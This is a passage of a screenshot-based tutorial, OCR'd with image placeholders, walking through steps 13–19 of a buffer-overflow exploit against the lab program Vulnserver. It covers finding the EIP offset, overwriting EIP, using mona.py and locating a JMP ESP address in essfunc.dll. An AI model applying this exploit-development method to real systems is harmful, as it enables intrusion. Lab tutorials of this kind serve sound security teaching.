
Now, we will launch the attack.




Let's take a look at the error given.




We see the error "Access violation when executing [35324131]" on the bottom left of our Immunity Debugger screen. Let's quickly check the character equivalent of the hex value "35324131".




13. We determine the location of "1A25" in the table we had previously set aside for this purpose.




14. To verify our assumption, we believe that the relevant location is 4 bytes after 2006 bytes according to the calculation. We will write a value to EIP to check the result.




Now, we are performing our attack.




Let's check the error message to see if our assumption was correct.




We see the error message "Access violation when executing [4E414B4F]" on the lower left corner of our Immunity Debugger screen. Let's quickly check the character representation of this expression, which is "NAKO" in ASCII.



15. MONA.py, developed by Corelean, provides support for making important changes that will allow our exploit code to work on every computer. Now, we download and copy the mona.py file to the relevant directory.




16. We can see the modules loaded with Vulnserver by typing "!mona modules" into the white command prompt under Immunity Debugger.




We see a "null byte ('\x00')" that we previously identified as a "bad character" at the beginning of the address because Vulnserver starts at very low memory addresses (in the BASE column). Currently, we only have the essfunc.dll module available for use.

17. We are trying to find the hex code for JMP and ESP by going back to our Kali machine.




18. We are trying to find the JMP ESP hex code using Mona. For this, we run the command "!mona find -s "\xff\xe4" -m essfunc.dll" in immunity debugger.




As seen above, there are 9 pointers found. We will focus on the first one, which is 625011af.


19. Now, we are restarting the immunity debugger. After that, we will generate a new test code and send an attack with the JMP ESP address (625011af).

